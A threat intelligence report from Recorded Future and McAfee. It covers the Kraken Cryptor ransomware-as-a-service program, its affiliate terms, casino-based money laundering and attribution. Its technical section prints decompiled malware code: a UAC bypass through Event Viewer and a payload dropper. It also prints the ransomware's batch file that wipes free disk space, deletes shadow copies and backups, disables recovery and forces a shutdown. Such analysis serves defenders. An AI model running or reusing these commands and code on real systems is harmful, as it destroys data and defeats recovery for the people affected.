


Kraken Cryptor Ransomware Gains Popularity Among Cybercriminals

By Alexandr Solad and Daniel Hatheway
Co-Authored by Marc Rivero López and John Fokker of McAfee



Scope Note: Insikt Group used the Recorded Future product and dark web analysis to track the activity of threat actor ThisWasKraken, who operates the Kraken Cryptor ransomware affiliate program on a top-tier Russian-speaking criminal forum.

Insikt Group collaborated with researchers at McAfee. Ransomware continually represents a major risk to organizations, and the target audience of this research includes day-to-day security practitioners as well as executive decision makers.

[Click here](#) to read the McAfee report.

Executive Summary

Kraken Cryptor is a ransomware-as-a-service (RaaS) affiliate program that was introduced on August 16, 2018, on a top-tier Russian-speaking cybercriminal forum by the threat actor ThisWasKraken. Kraken Cryptor has gained popularity among members of the dark web, has been used to target users of the popular antivirus program SuperAntiSpyware, and has also been distributed through the Fallout exploit kit.

Key Judgments

- The Kraken Cryptor ransomware was first seen in the wild in [August 2018](#).
- Kraken is distributed by members of an affiliate program operated by ThisWasKraken, who is only active on Russian criminal forums.
- To distribute malware, ThisWasKraken and/or its affiliates likely use the Fallout exploit kit.
- We have identified that ThisWasKraken is using online casino BitcoinPenguin to launder illicitly gained funds.
- Insikt Group assesses with a high degree of confidence that ThisWasKraken works within a team, whose members could be residing in Iran, Brazil, or former Soviet bloc countries.

Background

The Kraken Cryptor ransomware is a connectionless strain of ransomware that communicates with victims via email in place of any command and control (C2) infrastructure or landing pages. Kraken was first observed in the wild in August 2018 and [gained notoriety](#) when it was distributed from the compromised website of SuperAntiSpyware, disguised as the antivirus program.¹ Kraken has also [been distributed](#) to victims via spam and malvertising campaigns, some of which redirect to the Fallout exploit kit for the final installation phase.


Insikt Group has attributed the Kraken Cryptor ransomware to the threat actor ThisWasKraken, who operates the affiliate program that gives other actors access to Kraken for distribution. ThisWasKraken is relatively new to the dark web and is exclusively active on a Russian criminal forum, where the actor registered on August 12, 2018. The actor communicates using Russian and English; however, the analysis of their forum posts indicate that ThisWasKraken is neither a native Russian nor English speaker. To make forum posts in Russian, the actor likely uses automated translation services, as is evident by the awkward phrasing indicative of such a service. In contrast, the actor is noticeably more proficient in English, though they make mistakes consistently in both sentence structure and spelling.

¹ It should be noted that the Kraken Cryptor ransomware is different from the Kraken ransomware widely distributed in 2016, and is not linked to another ransomware strain detected [in 2013](#) that used the “.kraken” extension.



Advertisement for the Kraken Cryptor v2 affiliate program on a criminal forum.


The Kraken Cryptor ransomware is not sold to users on a one-time basis. It is instead operated as an affiliate program that distributes builds of the ransomware to its participants, who in turn repay a percentage of the income earned from ransom payments. This technique of ransomware distribution, known as ransomware-as-a-service (RaaS), is commonly used on the dark web by cybercriminals because of its efficiency. ThisWasKraken calls the service the Kraken Cryptor v2 affiliate program, or Kraken ransomware-as-a-service, which was last updated on October 21. The latest version of the Kraken Cryptor is v.2.0.7.



Kraken Cryptor ransomware v.2.0.7 ransom note with instructions for how to decrypt infected files.

At the time of this report, the Kraken Cryptor ransomware-as-a-service (RaaS) required all potential affiliate partners to pay \$50 per payload. Below are some of the terms and conditions of the affiliate program:

- Affiliates receive 80 percent of the paid ransom.
- The program can reject any member or candidate without explanation.
- Affiliates receive a 24/7 support service.
- Submitting Kraken sample files to antivirus services is forbidden.
- The service provides no refunds for purchased payloads.



ThisWasKraken introduced the Kraken Cryptor ransomware on a criminal forum on August 16, 2018.

Threat Analysis

According to ThisWasKraken, the Kraken Cryptor RaaS does not allow the targeting of the following former Soviet bloc countries:

- Armenia
- Azerbaijan
- Belarus
- Estonia
- Georgia
- Kyrgyzstan
- Kazakhstan
- Lithuania
- Latvia
- Moldova
- Russia
- Tajikistan
- Turkmenistan
- Ukraine
- Uzbekistan

In addition to the countries listed above, the latest samples of Kraken that have been identified in the wild no longer affect victims in Syria, Brazil, and Iran, suggesting that ThisWasKraken (or their associates) may have some connection to [Brazil](#) and [Iran](#), though this is not confirmed. It is likely that Syria was added following the plea for help from a victim whose computer was infected by another ransomware called GandCrab.


According to the map of infections provided below, we can still see a minor level of infections in excluded countries, despite specific fail-safe controls put in place by Kraken developers.

Each affiliate of Kraken Cryptor RaaS receives a unique build of Kraken and must send the following information to ThisWasKraken to be configured:

- A primary email address to communicate with victims
- An alternative email address to communicate with victims
- A ransom amount in Bitcoin, usually varying from 0.075 to 1.25 BTC
- A list of countries not to target


The analysis of the actor's communication suggests that ThisWasKraken is likely part of a team and not personally involved in the development of the ransomware directly. The actor's role is customer facing, which is accomplished through the Jabber account `thiswaskraken@exploit[.]im`. Communications with ThisWasKraken show that the actor refers all technical issues to the product support team at the email address `teamxsupport@protonmail[.]com`.

Bitcoin is the only currency the affiliate program uses, and Insikt Group identified several wallets associated with the operation. Interestingly, it appears that Kraken's developers choose BitcoinPenguin, an online gambling site, as the primary money laundering conduit. Although not unusual, it is still very uncommon for criminal actors — specifically ransomware operators — to depart from more traditional cryptocurrency exchangers when laundering stolen funds. It is likely that one of the decisive factors for this unusual choice was due to the fact that BitcoinPenguin does not require any identity verification of its members, allowing anyone to maintain an anonymous cryptocurrency wallet there. Cryptocurrency exchangers are continuing to stiffen their registration rules in response to regulatory demands, but online crypto casinos do not have to follow the same “know your customer” (KYC) guidelines, providing a convenient loophole for all kinds of money launderers.



Bitcoin transactions associated with Kraken and analyzed with the Crystal Blockchain software.

On October 4, 2018, BleepingComputer [reported](#) that the Fallout exploit kit was being used to deliver the Kraken Cryptor ransomware v.1.5. It should be noted that on multiple occasions, ThisWasKraken mentioned the Fallout exploit kit and praised it for its high infection rate. At one point, ThisWasKraken even stated, “One of our partners joined the Fallout exploit kit, which is good for us.” Also, other forum messages indicate that ThisWasKraken purchased hijacked web traffic, which may be the same traffic responsible for Kraken infections from the Fallout exploit kit.



Graphic posted by ThisWasKraken showing web traffic used to distribute the Kraken Cryptor RaaS by country.

Below are the technical specifications of the the Kraken Cryptor ransomware v.2.0.7 posted by ThisWasKraken on October 21, 2018:

- The ransomware is written in C# (NET. Framework v. 3.5).
- The ransomware works offline and supports communication via email.
- The size of the payload is around 85 KB, but antivirus analysis indicates that the payload size often reaches up to 94 KB.
- Kraken primarily targets Windows OS versions 8, 8.1, and 10.
- Kraken has a high speed of encryption.
- There is no file size limit for encryption process.
- The ransomware collects system information when victims are online.
- Kraken uses a hybrid encryption algorithm, including AES-128/256 (CBC mode), as well as other ciphers (RSA, Salsa20, RC4).

- The ransomware uses a smart obfuscation encryption method to target random positions of files, including network sharing encryption.
- The ransomware encrypts storage devices on shared networks.
- It is impossible to recover without paying the ransom.
- Anti-debugging and anti-forensics tools are included in the package.
- Ransom messages are available in 15 languages in HTML and TXT formats.
- “Canary trap” anti-ransomware bypass methods are applied to identify key leaks.
- Infection statistics are based on IPs.


Affiliates are given a new build of Kraken every 15 days to keep the payload fully undetectable (FUD) from antivirus software. According to ThisWasKraken, when a victim asks for a free decryption test, the affiliate member should send one of the victim’s files with its associated unique key to the Kraken Cryptor ransomware support service. The service will decrypt the file and resend it to the affiliate member to forward to the victim. After the victim pays the full ransom, the affiliate member sends 20 percent of the received payment to the RaaS to get a decryptor key, which is then forwarded on to the victim. This system ensures the affiliate pays their percentage to the affiliate program and does not simply pocket the full amount for themselves.

Technical Analysis

The following technical analysis was conducted by McAfee’s Advanced Threat Research team and the results were shared with Recorded Future.

The Kraken Cryptor ransomware encrypts data on the disk very quickly and uses external tools, such as SDelete from the Sysinternals Suite, to wipe files, making file recovery harder.

KRAKEN V1.6 Overview



The Kraken Cryptor infection scheme through the Fallout exploit kit.

The ransomware implements a user account control (UAC) bypass using the Windows Event Viewer. This bypass technique is used by other malware families and is quite effective for executing malware.

```

.method public static hidebysig bool UAC(string executablePath)
{
    .maxstack 3
    .locals init (bool V0)
    .try {
        ldssfld class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.Registry::CurrentUser
        ldstr aSoftwareClass // "SOFTWARE\\Classes\\mscfile\\shell\\open"...
        callvirt instance class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.RegistryKey::CreateSubKey(string)
        ldstr asc_1000 // ""
        ldarg.0
        callvirt instance void [mscorlib]Microsoft.Win32.RegistryKey::SetValue(string, object)
        ldssfld class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.Registry::CurrentUser
        ldstr aSoftwareMicros // "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
        callvirt instance class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.RegistryKey::CreateSubKey(string)
        ldstr aPayload // "Payload"
        ldarg.0
        callvirt instance void [mscorlib]Microsoft.Win32.RegistryKey::SetValue(string, object)
        ldstr aEventvwrExe // "eventvwr.exe"
        call class [System]System.Diagnostics.Process [System]System.Diagnostics.Process::Start(string)
        pop
        ldc.i4.1
        stloc.0
        leave.s loc_A8
    }
}

```

The ransomware uses Windows Event Viewer to bypass UAC.

The technique is well explained in an [article by blogger enigma0x3](#).


McAfee analyzed an early subset of Kraken ransomware samples and determined that they were still in the testing phase, adding and removing options. The ransomware implemented a “protection” to delete itself during the infection phase:

- C:\Windows\System32\cmd.exe" /C ping 127.0.0.1 -n 3 > NUL&&del /Q /F /S
- C:\Users\Administrator\AppData\Local\Temp\krakentemp0000.exe

This step is to prevent researchers and endpoint protections from catching the file on an infected machine.

Kraken encrypts user files with a random name and drops the ransom note demanding that the victim pay to recover them. Each file extension is different; this technique is often used by specific ransomware families to bypass endpoint protection systems.

Kraken, delivered by the exploit kit, bypasses the UAC using Event Viewer, drops a file on the system, and executes it through the UAC bypass method.




```

6 using UAC.Properties;
7
8 namespace UAC
9 {
10     // Token: 0x02000002 RID: 2
11     internal static class Program
12     {
13         // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
14         [STAThread]
15         private static void Main()
16         {
17             string text = Path.GetTempPath();
18             text = Path.Combine(text, "krakentemp0000.exe");
19             File.WriteAllBytes(text, Resources.Update);
20             Thread.Sleep(3000);
21             if (File.Exists(text) && !Program.UAC(text))
22             {
23                 Process.Start(text);
24             }
25         }
26     }
27 }

```

The binary delivered by the exploit kit.

During the compilation of the first versions, the authors of the binary forgot to delete the PDB reference, revealing that the file has a relationship with Kraken Cryptor.



```

[0x00419e76]> iI
arch      x86
baddr     0x400000
binsz     100864
bintype   pe
bits      32
canary    false
retguard  false
sanitiz   false
class     PE32
cmp.csum  0x00023b2e
compiled  Thu Oct 4 11:22:18 2018
crypto    false
dbg_file  C:\Users\Krypton\source\repos\UAC\UAC\obj\Release\UAC.pdb
endian    little
havecode  true
hdr.csum  0x00000000
guid      D8BEDDEE7D7F43E3BC78871E9447795B1

```

An early version of the ransomware with the path on Disk C.

The early versions contained the following path:

- C:\Users\Krypton\source\repos\UAC\UAC\obj\Release\UAC.pdb

Later versions “dropped” the PDB path together with the Kraken loader.

Using Sysinternals Tools for Harder File Recovery

One unique feature of this ransomware family is the use of SDelete. Kraken uses a .bat file to perform certain operations, making file recovery much more challenging:

```

:: [Version 1.6]

REM [Echo OFF]
@echo off

REM [Microsoft Sysinternals Eula Accepted]
REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete"
REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete" /v EulaAccepted /t REG_DWORD /d 1 /f

REM [Wipe Drives Free Space]
cmd.exe /c C:\ProgramData\sdelete.exe -c -z C:
cmd.exe /c C:\ProgramData\sdelete.exe -z D:
cmd.exe /c C:\ProgramData\sdelete.exe -z E:

REM [Start SYSTEM Shutdown Timer]
shutdown /S /F /T 300 /C "Unexpected shutdown due to maintenance break."

REM [Disable Safe Boot]
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures

REM [Delete Backups]
wbadmin DELETE SYSTEMSTATEBACKUP --keepVersions:0
wmic SHADOWCOPY DELETE
vssadmin delete shadows /All

REM [Delete Temp Files]
del C:\ProgramData\sdelete.exe
del C:\ProgramData\release.bat

```

Kraken Cryptor v.1.6 with SDelete bat file makes file recovery harder.

Kraken downloads SDelete from the Sysinternals website, adds the registry key, accepting the EULA to avoid the pop up, and executes it with the following arguments:
sdelete.exe -c -z C

The SDelete batch file makes file recovery much harder by overwriting all free space on the drive with zeros, deleting the Volume Shadow Copies, disabling the recovery reboot option, and finally, rebooting the system after 300 seconds.

Netguid Comparison

Earlier versions of Kraken were delivered by a loader before it moved to a direct execution method. The loader we examined contained a specific netguid. With this, McAfee found additional samples of the Kraken loader on VirusTotal:

```
seifreed@iMac:~/Downloads/kraken$ vt -si 'netguid:"57de2df3-b7f9-401e-acdd-5aed85db8b9e"'
[+] Matched hash(es):
    564154a2e3647318ca40a5ffa68d06b1bd40b606cae1d15985e3d15097b512cd
    53a28d3d29e655deca6702c98e71a9bd52a5a6de05524234ab362d27bd71a543
seifreed@iMac:~/Downloads/kraken$
```

Additional hash values found on VirusTotal.

Not only did the loader have a specific netguid, but the compiled versions of Kraken also shared a netguid, making it possible to continue hunting samples:

```
seifreed@iMac:~$ vt -si 'netguid:"678010ac-1528-4ee8-842c-f8f52b2e65b0"'
[+] Matched hash(es):
    047de76c965b9cf4a8671185d889438e4b6150326802e87470d20a3390aad304
    469f89209d7d8cc0188654e3734fba13766b6d9723028b4d9a8523100642a28a
    cae152c9d91c26c1b052c82642670dfb343ce00004fe0ca5d9ebb4560c64703b
    7e0ee0e707db426eaf25bd0924631db969bb03dd9b13adffbcc33311a3b9aa7
    a33dab6d7adb83691bd14c88d7ef47fa0e5417fec691c874e5dd3918f7629215
    61396539d9392ae08b2c9836dd19a58efb541cf0381ea6fef28637aae63084ed
    f95e74edc7ca3f09b582a7734ad7a547faeb0ccc9a3370ec58b9a27a1a6fd4a7
    d316611df4b9b68d71a04ca517dbd94615a77a87f7a8c270d100ef9729a4e122
    2b2607c435b76bca395e4ef4e2a1cae13fe0f56cabfc54ee3327a402c4ee6d6f
    fea3023f06d0903a05096f1c9fc7113bea50b9923a3c024a14120337531180cd
    7260452e6bd05725074ba92b9dc8734aec12bbf4bbaacd43eea9c8bbe591be27
seifreed@iMac:~$
```

Additional hash values detected.

Comparing Versions

Kraken uses a configuration file in every version to set the variables for the ransomware. This file is easily extracted for additional analysis.

